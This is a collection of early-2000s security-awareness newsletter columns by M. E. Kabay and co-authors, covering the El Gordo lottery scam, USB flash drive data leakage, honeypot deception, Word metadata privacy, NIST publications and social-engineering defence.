The e-mail message announced breathlessly that I had won a lottery in Spain called "El Gordo" (The Fat One). "Mrs Esther Lodwig," the "Promotions Director" of "Global Stakes Lottery International" wrote, "We are pleased to inform you of the release, of the long awaited results of the EL GORDO SPANISH GLOBALSTAKE LOTTERY/INTERNATIONAL PROMOTIONS PROGRAMES held on the 18th Jun 2003. You were entered as dependent clients with reference Number: IPL/096685769WP1, and batch number GL/678753-PCQ03. Your name attached to the ticket number: 6453 drew a lucky winning number, which consequently won the sweep take in the second category, in four parts.

You have therefore been approved for a payment of €2,500,000 (TWO MILLION, FIVE HUNDRED THOUSAND EUROS) in cash credited to file reference number: IPL/096685769/WP1. This is from a total cash prize of €10,756.820 (TEN MILLION SEVEN HUNDRED AND FIFTY SIX THOUSAND, EIGHT HUNDRED AND TWENTY EUROS) Shared among the international winners in all categories, congratulations!!!" The letter went on to explain that I should call a phone number in the Netherlands (odd, that, no?) to claim my prize.

Now it happens that I have never bought a lottery ticket in my life; I've contributed to charitable lotteries by contributing the price of the ticket but refusing to take it (just one of those weird habits of mine). All my friends know this about me, so it wouldn't make sense for anyone to enter me into a lottery. In addition, it's illegal for a US resident to participate in a foreign lottery; 18 USC §1301 states in that annoyingly complete way that laws are written (take a deep breath), "Whoever brings into the United States for the purpose of disposing of the same, or knowingly deposits with any express company or other common carrier for carriage, or carries in interstate or foreign commerce any paper, certificate, or instrument purporting to be or to represent a ticket, chance, share, or interest in or dependent upon the event of a lottery, gift enterprise, or similar scheme, offering prizes dependent in whole or in part upon lot or chance, or any advertisement of, or list of the prizes drawn or awarded by means of, any such lottery, gift enterprise, or similar scheme; or, being engaged in the business of procuring for a person in 1 State such a ticket, chance, share, or interest in a lottery, gift, enterprise or similar scheme conducted by another State (unless that business is permitted under an agreement between the States in question or appropriate authorities of those States), knowingly transmits in interstate or foreign commerce information to be used for the purpose of procuring such a ticket, chance, share, or interest; or knowingly takes or receives any such paper, certificate, instrument, advertisement, or list so brought, deposited, or transported, shall be fined under this title or imprisoned not more than two years, or both." Whew! So in the USA, even if you did win a foreign lottery, it would be illegal to collect on it.

A quick bit of investigation on GOOGLE revealed that this scam has been circulating for about a year. I've listed a number of good resources about it in the links section below, but the essentials are as follows:

* Criminals (most of them outside Spain) are circulating bogus claims all over the world that (presumably many) potential victims have won lots of money in the Spanish El Gordo (sometimes misspelled "El Godo") state lottery.

* If the victim does call the phone numbers listed in the e-mail or postal mail messages, they are invariably told that they have to supply a tiny fraction of their "winnings" as a tax (or for some other bogus fee).

* Anyone who actually falls for the ploy and sends money is asked for yet more and then more and more until they wise up; some victims have sent many thousands of dollars.

* Some poor souls have supplied the criminals with details of their bank account and other private information, allowing their names to be used in identity-theft schemes.

So OLÉ! Let's fight this, ah, Spanish bull by posting a note in the corporate newsletter (remember, you're always welcome to use these articles verbatim without having to ask for permission provided you indicate the source and include a link to the Network World Fusion archive site).

* * *

For further information:

Abbott, K. (2003). Salazar warns of foreign lottery scam; Attorney general says 'El Gordo' targeting elderly. Rocky Mountain News. http://www.rockymountainnews.com/drmn/state/article/0,1299,DRMN_21_2151549,00.html

Advice about Scams (Official El Gordo Web Site) http://www.elgordo.com/serv/scamsen.asp

Foreign Lottery Scams (Better Business Bureau) http://www.bbb.org/library/foreignlott.asp

Green, A. (2003). Spanish lottery scam spans Atlantic. St Petersburg Times. http://www.sptimes.com/2003/07/18/Northpinellas/Spanish_lottery_scam_.shtml

Hot Tip on Playing Foreign Lotteries By Mail: "Don't Do It!" (United States Postal Inspection Service) http://www.usps.com/websites/depart/inspect/lottery.htm

Navidad / El Gordo (Lottery Insider) http://www.lotteryinsider.com/games/elgordo.htm

Phillips, T. (2003). Warning for sweepstakes fans: Beware of Spanish lottery scam. WABC-TV http://abclocal.go.com/wabc/news/sevenside/WABC_011603lottery.html

United States Code Title 18, Section 1301 (18 USC 1301) http://www4.law.cornell.edu/uscode/18/1301.html

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Acidic Commentary

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Don't you get irritated at the constant flow of fraudulent e-mail offers telling you how to become a millionaire by, say, grooming poodles, sending e-mail to strangers, putting your name at the top of a list and other nonsensical non-work? Well, Pavel Gavrilenko of Minsk in Belarus has done a bang-up job of proving excellent debunking information on all those "make-money-at-home" scams.

The Website < http://www.acidics.com > is entitled, "Make Money Online Scams and Hoaxes" and shatters prospective net-millionaires' illusions right from the first page: "…Make-money-online programs are a great SCAM…." and inviting you to look further:

>Reading a bit through the articles will save you time and money that you would otherwise waste on those filthy worthless make money online schemes.

- GPT Scams - learn why "get paid to surf, read email, do surveys etc." schemes are worthless
- MLM scams - realize that nobody makes money with pyramid schemes except their owners
- Work at home - just don't hope to "make money typing, stuffing envelopes etc."<

The site has a wealth of material on the wide range of tricks used by criminals to defraud gullible people into sending them money for worthless schemes. I particularly liked the simple, clear design of the site, with convenient links for previous/next article as well as index links to jump to specific areas of interest. The author, calling himself "Acid Paul," writes in a natural, simple style with considerable sarcasm to leaven what could otherwise be fairly dull debunking information.

The site also has a forum where people post their own queries and comments about specific schemes they have encountered – a useful adjunct for anyone looking for details.

This is a site that network managers can use when preparing notes for the security column or security newsletter to help bring security to employees at a personal level. It's always good to provide information that can protect people and their families at home as well as at work.

Congratulations to Mr Gavrilenko on a significant and entertaining contribution to the resources for fighting fraud.

* * *

http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

INFOSEC UPDATE

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In 1994, I was asked by the Institute for Government Informatics Professionals of the Government of Canada to create a follow-up for the information security (INFOSEC) course I taught under the aegis of the University of Ottawa at the Institute. Students were interested in learning about developments across the field of INFOSEC since they had graduated.

So began the series of two-day workshops that I have been giving for a decade called INFOSEC UPDATE. These short courses are intended for security specialists such as CISSPs wishing to remain current on developments in information technology security and in general for any information technology personnel interested in security. We review major developments across the entire field of information security, including

* computer crime cases and trends, including information warfare issues;

* developments in law enforcement technology;

* emerging vulnerabilities (e.g., the course warned of the dangers of MS macro viruses and the threat from denial of service attacks long before they hit the headlines);

* management and corporate policy issues (e.g., we discussed spam and cybersquatting in the mid-1990s as the problems were blips on the horizon and emphasized privacy issues before the topic became popular);

* cyberlaw, e-commerce and cryptography (e.g., the course provided early warnings about developments in intellectual property law, public-key infrastructure and changes in cryptography exports).

The course is based on my long-running INFOSEC Year in Review project, in which I organize information about information security into a coherent structure so that I can find examples easily for my courses and writing. On the other hand, organizing stuff may also be a sign of a personality flaw; one of my colleagues laughingly pointed out that I sort my CDs by year within artists, DVDs alphabetically by title (except series) and the bills in my wallet by face value. What, other people don't do that? Anyway, the workbooks produced from my database of security news for each year since 1994 are available as PDF files at < http://www.mekabay.com/iyir/index.htm >; take a look at the latest ones to get a sense of the kind of material we discuss. The complete taxonomy of topics is available separately at < http://www.mekabay.com/iyir/Codes.pdf >.

These workshops are enormous fun for me and, I'm told, for the participants. It's a free-wheeling discussion of hundreds of cases (the workbooks are typically from 250-400 pages long depending on how tiny the print is) and I emphasize lessons for the participants' real-world

working environments. Much of the value of these sessions comes from lively discussion among the participants. It's an intense experience – a bit like total immersion in INFOSEC for eight hours a day over two days.

The next INFOSEC UPDATE workshops will be in Montréal, Québec, Canada in November. There's an English session on Monday and Tuesday the 24th and 25th of November and a French session on the 27th and 28th. Both will be held at the Dorval Airport Hilton, which is about two minutes from the Montréal International Airport terminal and has always been a lovely hotel for these sessions (members of the Montréal Regional HP Users' Group will remember that we had our quarterly meetings there). The airport is only 20 minutes away from downtown Montréal for those who'd like to visit that beautiful city after the course sessions.

For complete information, including course fliers and registration, please visit the Web site at < http://www.dmcyul.com >.

I hope to see you in Montréal!

* * *

INFOSEC UPDATE in Montréal 24-25 November 2004 – see < http://www.dmcyul.com >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Moving Picture Show

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Recently I had the pleasure of interviewing Ilya Zeldin, President and Ivan Milovidov, CTO of NetBait Inc. < http://www.netbaitinc.com/ >, makers of an interesting system for deceiving network attackers. The following is an edited transcript of our chat. In the spirit of full disclosure, I can inform readers that I have no financial involvement whatsoever in this company and that they very kindly offered to help a Norwich University undergraduate research student, Bob Pelletier, in his continuing honeypot research before I had the idea of interviewing them.

* * *

Q: Tell me about NetBait from a technical standpoint: what's new and exciting about your product?

The prevailing approaches towards network security usually involve building barriers. In contrast, we create an infrastructure of deception that we call Disinformation Security™. NetBait empowers administrators to create a diversionary picture of the network. NetBait tries to divert attacks in two ways:

- by making any network look more busy, complex and impenetrable than it actually is or
- by making complex networks look so simple that they appear to be unappealing and uninteresting to the attacker.

From a technical standpoint, NetBait is an infrastructure using multiple technologies to project any given network device from a controlled environment to any segment of any network worldwide. By projection I mean the distortion of the characteristics and responses of a real system so that it can appear anywhere and interact with attackers to deceive them into misjudging the overall environment. In a sense, this is analogous to projection through a film, where one can show an image to one person or a million, with or without sound, on any surface, at any time and for as many times as needed. One can also edit a single or all frames of this film; the same images can be either funny or horrific depending on the desired effect. Similarly, the projections of real systems transformed by NetBait can give radically different impressions to observers or attackers as a function of the configuration used. Following this analogy, you have a frame and a projector, as well as all the knowledge, flexibility and tools to modify and project this frame. NetBait is flexible and adaptive enough for any system administrator to use his or her unique knowledge.

In addition, by offering NetBait Managed Security Service, as well as an enterprise solution, we serve the untapped market of small and mid-size companies that don't have the budget or human resources associated with this kind of deception technology. With NetBait, these companies can have the security of an enterprise-level organization without any upfront investment. We run the

entire backend infrastructure and take care of all the issues of support and upgrades.

As an example, there might be a reason to think that attackers might be diverted effectively by the presence of specific technology; e.g., Linux servers. A small firm might not have any; but with NetBait, it would be easy to check off that kind of server on the configuration and we would project those servers for the customer. We already have an extensive inventory of operating systems and services and can easily expand the list based on customer demand without having to alter the NetBait software itself.

Q: Where do you see NetBait playing the most effective role in improving security?

From an optimistic point of view, consider an organization that already has security policies in place. NetBait can help verify how the policies are working. It can help evaluate every single active device and rule of the network. NetBait can create a fake network that perfectly reflects the real network infrastructure, which can then be attacked. You can then analyze how the organization responds to the attack and whether the attack gets through. Moreover, you can model possible futures: you can try out different network configurations, test them today, see if your policies can handle various scenarios, and plan to make necessary changes or budget for new requirements.

On the other hand, in the worst-case scenario, imagine a company with no security strategy, no tools, and no security support. NetBait changes the appearance of the existing network and creates a network that raises the bar of knowledge for successful attacks. Attacker tests will generate huge amounts of data – so much that it will overwhelm anyone and extend the necessary time for successful infiltration beyond reasonable limits for ordinary intruders.

* * *

For Further Reading:

NetBait information:

* Disinformation Security White Paper
< http://www.netbaitinc.com/products/disinfo_wp.pdf >

* Overview of NetBait technology < http://www.netbaitinc.com/products/technology.pdf >

* Key features and benefits of NetBait Enterprise
< http://www.netbaitinc.com/products/features_enterprise.pdf >

* Managed Security Service < http://www.netbaitinc.com/products/features_service.pdf >

Cohen, F. D. Lambert, C. Preston, N. Berry, C. Stewart, & E. Thomas (2001). A Framework for Deception: Technical Baseline Report.
< http://all.net/journal/deception/Framework/Framework.html >

Moran, D. B. (2000). Using deception: Effective deployment of honeypots against internal and external threats. _Information Security Bulletin_ 5(8):28-34
< http://www.chi-publishing.com/portal/backissues/pdfs/ISB_2000/ISB0508/ISB0508DM.pdf >

Schultz, E. E. (2000). The use of deception in information security. _Information Security Bulletin_ 5(8) (Editorial)
< http://www.chi-publishing.com/portal/backissues/pdfs/ISB_2000/ISB0508/ISB0508Editorial.pdf >

See < http://www.chi-publishing.com/portal/backissues/pdfs/ > for links to 2000-2001 back issues of _Information Security Bulletin_.

* * *

Meet Mich Kabay at the INFOSEC UPDATE in Montréal Canada, 24-25 November 2004 – see < http://www.dmcyul.com > for details.

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Gone in a Flash (1)

by John Bumgarner, MA, CISSP, GCIH, IAM, SSCP
& M. E. Kabay, PhD, CISSP

In the movie "The Recruit," (Touchstone Pictures, 2003) an agent for the Central Intelligence Agency (played by Bridget Moynahan) downloads sensitive information onto a tiny USB flash drive. She then smuggles the drive out in the false bottom of a travel mug. Could this security breach (technically described as "data leakage") happen in your organization?

Yep, it probably could, because most organizations do not control such devices entering the building or how they are used within the network. These drives pose a serious threat to security. With capacities currently ranging up to 2 GB (and increasing steadily), these little devices can bypass all traditional security mechanisms such as firewalls and intrusion detection systems. Unless administrators and users have configured their antivirus applications to scan every file at the time of file-opening, it's even easy to infect the network using such drives.

Disgruntled employees can move huge amounts of proprietary data to a flash drive in seconds before they are fired. Corporate spies can use these devices to steal competitive information such as entire customer lists, sets of blueprints, and development versions of new software. Attackers no longer have to lug laptops loaded with hacking tools into your buildings. USB drives can store password crackers, port scanners, key-stroke loggers, and remote-access Trojans. An attacker can even use a USB drive to boot a system into Linux or other operating system and then crack the local administrator password by bypassing the usual operating system and accessing files directly.

On the positive side, USB flash drives are a welcome addition to a security tester's tool kit. As a legitimate penetration tester, one of us (Bumgarner) carries a limited security tool set on one and still has room to upload testing data. For rigorous (and authorized) tests of perimeter security, he has even camouflaged the device to look like a car remote and has successfully gotten through several security checkpoints where the officers were looking for a computer. So far, he has never been asked what the device was by any physical security guard.

This threat is increasing in seriousness. USB Flash drives are replacing traditional floppy drives. Many computers vendors now ship desktop computers without floppy drives, but provide users with a USB flash drive. Several vendors have enabled USB flash drive support on their motherboard, which allows booting to these devices. A quick check on the Internet shows prices dropping rapidly; Kabay was recently given a free 128 MB flash drive as a registration gift at a security conference. The 2 GB drive mentioned above can be bought for $849 as this article is being written; 1GB for $239; 512 MB for $179; 256 MB for $79; and 128 MB for $39.

In the next part of this two-part series, John and I will look at preventive measures for safe use of these devices.

* * *

John Bumgarner < mailto:john.bumgarner@cyberwatchinc.com > is President of Cyber Watch, Inc. < http://www.cyberwatchinc.com >, a security consulting firm based in Charlotte, NC. John

has a rich background in national security and international intelligence and security work.

* * *

Meet Mich Kabay at the INFOSEC UPDATE in Montréal Canada, 24-25 November 2004 – see < http://www.dmcyul.com > for details.

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Gone in a Flash (2)

by John Bumgarner, MA, CISSP, GCIH, IAM, SSCP
& M. E. Kabay, PhD, CISSP

In the last column, security expert John Bumgarner and I looked at the potential for data leakage introduced through the use of small portable USB flash drives.

To counter the threats presented by USB Flash drives organizations need to act now. Organizations need to establish a policy which outlines acceptable use of these devices within their enterprises.

* Organizations should provide awareness training to their employees to point out the security risk posed by these USB Flash drives.

* The policy should require prior approval for the right to use such a device on the corporate network.

* Encrypting sensitive data on these highly portable drives should be mandatory because they are so easy to lose.

* The policy should also require that the devices contain a plaintext file with a contact name, address, phone number, e-mail address and acquisition number to aid an honest person in returning a found device to its owner. On the other hand, such identification on unencrypted drives will give a dishonest person information that increases the value of the lost information – a bit like labeling a key ring with one's name and address.

* Physical security personnel should be trained to identify these devices when conducting security inspections of inbound and outbound equipment and briefcases.

Unfortunately, the last measure is doomed to failure in the face of any concerted effort to deceive the guards because the devices can easily be secreted in purses or pockets, kept on a string around the neck, or otherwise concealed in places where security guards are unlikely to look (unless security is so high that strip-searches are allowed). That doesn't mean that the guards shouldn't be trained, just that one should be clear on the limitations of the mechanisms that ordinary organizations are likely to be able to put into place.

Administrators for high security systems may have to disable USB ports altogether. However, if such ports are necessary for normal functioning (as is increasingly true), perhaps administrators will have to put physical protection on those ports to prevent unauthorized disconnection of connected devices and unauthorized connection of flash drives.

Because without appropriate security, these days your control over stored data may be gone in a flash.

* * *

John Bumgarner < mailto:john.bumgarner@cyberwatchinc.com > is President of Cyber Watch,

Inc. < http://www.cyberwatchinc.com >, a security consulting firm based in Charlotte, NC. John has a rich background in national security and international intelligence and security work.

* * *

Meet Mich Kabay at the INFOSEC UPDATE in Montréal Canada, 24-25 November 2004 – see < http://www.dmcyul.com > for details.

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

WISE Up to Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I recently received a demonstration copy of a new security-awareness program built on the ISO 17799 standards and designed using systematic principles of adult education. Called WISE (Web-based Information Security Education), the product is available from SoftwareByBay (SBB) < http://www.softwarebybay.com >.

The demo came on a CD; starting the program was just a double-click to launch a browser. A mellifluous voice introduced the training program's methods and buttons and then we were off into the first demo, a security awareness program. This course includes general security concepts, acceptable system use, physical security issues, and social engineering. Then there's a testing module at the end with a final exam.

I particularly liked the smooth integration of elegant diagrams with the clear explanations of the principles presented. Multiple-choice review questions were placed in the stream of frames in a way that did not disrupt the flow of thought. The interface was easy to use; the menu of topics provided immediate access to all parts of the course with an intuitively easy hierarchy of pop-up menus. All the spoken material was available in printed form in a frame on one side of the screen. Impatient users could force a faster pace by using the fast-forward feature to push the text on screen as fast as they want.

The WISE program includes the following courses:
* information security awareness
* security management
* security technology
* HIPAA training
* professional security officer training
* law enforcement officer training.

The courses take from two to 20 hours each. Annual updates are available. Pricing starts at $99 per seat per course with site licenses available.

The product specification sheet states, "In addition to the [W]eb-based training, this security awareness product includes optional security posters, newsletters, calendars, e-mail alerts, security tip-of-the-day, etc., all customized for your organization."

I think security managers would do well to examine this product to see if it suits their security awareness needs. Contact Joel Hudesman at +1.866.973.8324 x 5506 (US/Canada) or +1.973.257.1205 xx5506 or < mailto:jhudesman@softwarebybay.com >.

[I have no financial involvement whatsoever with this company.]

* * *

Meet Mich Kabay at the INFOSEC UPDATE in Montréal Canada, 24-25 November 2004 – see < http://www.dmcyul.com > for details.

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Word on Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Microsoft Word offers many useful features, some of which are threats to confidentiality. In particular, the helpful capabilities for collaboration based on tracking changes, adding pop-up comments, and supplying descriptive information in a properties sheet can become liabilities if they are used without awareness.

Briefly, one can enable Word (and Excel, but we'll stick to Word) to track all changes in a document and to identify which user made them. Deletions, insertions, modifications – all can be highlighted, with the original version kept in the file as well. When an editor is ready to prepare a new version of the text, it's easy to select or discard individual corrections or to do so for all at once. The comments feature allows text to be highlighted and comments to be added; these pop up on screen when the cursor floats over the highlighted words. Finally, the properties sheet, common to all Microsoft Office documents, provides a Summary tab with fields for title, subject, author, manager, company, category, keywords, comments and hyperlink. There's an additional Custom tab with many additional fields.

These features are fine, but if users are unaware of their security implications, they can become covert channels for distribution of confidential information. Track changes allows one to show only the final version, suppressing (but not eliminating) all the changes, which are available at the click of a toggle. For example, sending a client a proposal prepared using track changes but not cleaned up before e-mailing the Word document could inadvertently reveal internal discussions about the advisability of particular terms in the proposal, critical comments from staff members disagreeing about issues, unprofessional language in jokes, or worse. As another example, posting a Word document on the Web with too much information in the properties sheet might reveal a bit more about internal administration than needed.

I noticed new security features in Word 2002 (sometimes called Word XP) as I was setting it up during installation a few months ago. Click on TOOLS | OPTIONS and go to the SECURITY tab. In addition to the usual password features, the new privacy options offer the following helpful choices and the corresponding HELP text:

- Remove personal information from this file on save: "Avoid unintentionally distributing hidden information, such as the document's author and the names associated with comments or tracked changes."
- Warn before printing, saving or sending a file than contains tracked changes or comments: "If a document contains tracked changes or comments, you may want to remove them before you save or distribute it. Do this to minimize your risk or accidentally sharing private information."
- Store random number to improve merge accuracy: "When you compare and merge documents, Word uses randomly generated numbers to help keep track of related documents. Although these numbers are hidden, they could potentially be used to demonstrate that two documents are related. If you choose not to store these numbers,

the results of merged documents will be less than optimal.

Now, although this isn't new, I'll repeat the well-known warning about the now-useless "Allow fast save" feature. Found on the SAVE tab of the OPTIONS sheet, this check box is described in HELP as follows: "Speeds up saving by recording only the changes in a document. When you finish working on the document, clear the Allow fast save check box so that you can save the complete document with a full save. A full save may decrease the final size of the document." Although this feature once made a difference because of slow disk drives and processors running with limited I/O buffering in RAM, on today's computers, it's pointless. In addition, checking Allow fast save disables the useful "Always create backup copy" feature, which continues to help writers by providing a last chance to recover material they may have accidentally deleted in the last save operation.

Finally, on today's systems, there's no reason not to set the "Save AutoRecover information every ___ minutes" to 1. That way if something aborts Word or Windows, at least you won't lose more than the last minute of your work. I notice that the autorecovery on Word works better in Word 2002 than in previous versions: we get a clearer picture of precisely which files were open when the program crashed.

And that's the word for today.

* * *

Meet Mich Kabay at the INFOSEC UPDATE in Montréal Canada, 24-25 November 2003 – see < http://www.dmcyul.com > for details.

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >; Web site at < http://www.mekabay.com/index.htm >.

New NIST Security Publications

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The folks at the National Institute of Standards and Technology (NIST) Computer Security Resource Center (CSRC) very kindly send me notices of new publications, so here are some recent documents that will interest readers. I've edited and shortened the descriptions from NIST but am not bothering with quotation marks and other details. Each of the following is a "NIST Special Publication" (SP).

SP 800-61 DRAFT: _Computer Security Incident Handling Guide_. Helpful for both established and newly-formed incident-response teams. Topics include
1) organizing a computer security incident response capability,
2) establishing incident response policies and procedures,
3) structuring an incident response team, and
4) handling incidents from initial preparation through the post-incident lessons learned phase.
Finally, it discusses handling a range of incidents, such as denial of service, malicious code, unauthorized access, inappropriate usage, and multiple component incidents.
< http://csrc.nist.gov/publications/drafts/draft_sp800-61.pdf >

Other draft security publications from the NIST CSRC are available at < http://csrc.nist.gov/publications/drafts.html >.

SP 800-35: _*Guide to Information Technology Security Services*_. Helps in the selection, implementation, and management of IT security services by guiding organizations through the various phases of the IT security services life cycle from initiation to closeout. Topics include:

- type of service arrangement,
- service provider qualifications, operational requirements and capabilities, experience, and viability;
- trustworthiness of service provider employees; and
- service provider's ability to deliver adequate protection for the organization systems, applications, and information.

< http://csrc.nist.gov/publications/nistpubs/800-35/NIST-SP800-35.pdf >

SP 800-36: _*Guide to Selecting Information Security Products*_. Defines broad security product categories, specifies product types within those categories, and then provides a list of general characteristics and questions an organization can ask when selecting a product.
< http://csrc.nist.gov/publications/nistpubs/800-36/NIST-SP800-36.pdf >

SP 800-42: _*Guideline on Network Security Testing*_. Identifies network testing requirements and how to prioritize testing activities with limited resources. Describes several network security testing techniques and tools. Focuses on the basic information about techniques and tools for individuals and going on to the system development life cycle.
< http://csrc.nist.gov/publications/nistpubs/800-42/NIST-SP800-42.pdf >

SP 800-50, *_Building an Information Technology Security Awareness and Training Program_*. Detailed guidance on designing, developing, implementing, and maintaining an agency security awareness and training program.
< http://csrc.nist.gov/publications/nistpubs/800-50/NIST-SP800-50.pdf >

SP 800-64, *_Security Considerations in the Information System Development Life Cycle_*. This guides seeks to help organizations select and acquire cost-effective security controls by explaining how to include information system security requirements in the SDLC.
< http://csrc.nist.gov/publications/nistpubs/800-64/NIST-SP800-64.pdf >

Good reading, everyone!

* * *

Meet Mich Kabay at the INFOSEC UPDATE in Montréal Canada, 24-25 November 2003 – see < http://www.dmcyul.com > for details.

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Defending Against Deception

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Jim Allred of NetVision Inc contributed the following essay to the column and I offer it with minor edits below. [I have no financial interest whatever in NetVision.]

* * *

Social engineering is the art of lying, cheating, tricking, seducing, extorting, intimidating and even threatening employees into revealing confidential information that can be used to break into a company's systems. Tricks such as phony e-mails or phone calls to “confirm” password information, or deliberately locking out an account using bad passwords and then phoning the helpdesk in a panic to open the system before an important meeting supposedly begins are just a few examples of this well-tried penetration technique.

So what is a responsible company to do in fighting social engineering?

In one controversial method of penetration testing, consultants purposely break in to an organization’s IT systems using social engineering to demonstrate where the vulnerabilities are. Whether or not you agree with the concept of using social engineering in penetration testing, it is critical that your company implement the right kind of policies, procedures and education regarding the methods social engineers may employ.

Whereas some organizations actually conduct social-engineering penetration tests, others feel more comfortable using education without such trials.

But regardless of your stand on the issue, it's increasingly critical that everyone in an organization, from top executives down, fully understands the issues of social engineering. How do these hackers work? What are the simple do's and don'ts that employees should use to protect themselves? What kinds of suspicious calls and e-mails should an employee report?

For example, employees can be taught to report and not respond to any phone or e-mail request for any password. They should be taught to report any unknown person walking the premises without a identity badge. Helpdesk personnel can be taught to recognize the tactics incoming callers may have used to disguise their identity.

How can companies accomplish this goal? In addition to possible penetration testing or consulting, organizations are building comprehensive security policy resource centers. One of the recent examples of this concept is the NV Policy Resource Center, from my company, NetVision (managed by META Security Group). In this example, the NV Policy Resource Center is a subscriber-based Web service that provides automated training to test, track and document employees’ understanding and compliance with security policies.

For example, a company may issue a memo, a policy and even an educational program on social engineering. But in a typical scenario, the written policy document is never read and the program is damaged two weeks later when several new employees join the firm without training.

With one of the new automated resource programs, each new employee is taken through the security training as a Web-based program. At the end of the program, each employee is tested to measure their comprehension. Then they sign a formal compliance agreement. The training is administered in language the users understand, and the employer has now verified that the training was received, understood and accepted.

The organization can require compliance testing at set intervals, such as a year, or they can invoke compliance testing each time a critical new element is added to the company policy. The system can track compliance and can send out education and update materials from a database of best practices drawn from a variety of security organizations as well as from current events.

The main point of a resource center is that it's ongoing and it's automated. It can address user training and awareness at every level in an organization. It can address compliance issues such as HIPAA (Health Insurance Portability and Accountability Act of 1996) and GLBA (Gramm-Leach-Bliley Act of 1999), and it can also address human issues such as the newest tricks that might be tried by the unfortunately ever-creative society of social engineers.

* * *

About the author

Jim Allred is Vice President of Marketing for NetVision Inc. < http://www.netvision.com/index.html >, an Orem, Utah based IT security solutions vendor. NetVision is recognized as a pioneer and innovator in Security Policy Management and Automated Policy Enforcement.

* * *

Meet Mich Kabay at the INFOSEC UPDATE in Montréal Canada, 24-25 November 2003 – see < http://www.dmcyul.com > for details.

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Wealth of Training Films

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of my favorite sources of good security awareness training films is Commonwealth Films Inc. < http://www.commonwealthfilms.com >. I have recently collected a series of reviews about some of their VHS and DVD videos that I have written over the years and posted them in HTML and PDF on my Web site at < http://www.mekabay.com/infosecmgmt/videos/ >. The films are

- The Best Defense – good introduction to commonsense security awareness covering password protection, data integrity, virus protection, disaster prevention and response, and fighting illegal duplication of proprietary software.

- Targets of Opportunity – an exciting case study of a major lapse in security as a top-secret document gets sent by accident to three different locations around the world by fax because someone carelessly included it along with some low-security pages intended for the CEO.

- The Plugged-In Mailbox – absolutely appalling but all-too-common lapses of judgement in the use of e-mail.

- For the Record – the Department of Justice is demanding records in an anti-trust case and a company discovers it has awful records management.

- Back in Business – one of the best disaster recovery training films ever made.

- Look Out for Your Laptop – practical advice for road warriors.

- Get Net.Smart – e-mail and Web abuse at work, including a wretchedly credible story about someone who posts derogatory comments about a fellow employee in a public chat room and ends up getting sued for libel, along with her employer.

I've just received three more new DVDs from Commonwealth Films which I'll be reviewing soon and adding to my Web site:

- Ready for Anything – an updated take on business continuity and disaster recovery planning.

- Stolen Access – discussion of social engineering and common sense security, including discussion of wireless networking.

- Computer Virus Attack – coverage of the threat from malicious software, anti-virus

software, persistent Internet connections and responding to infections.

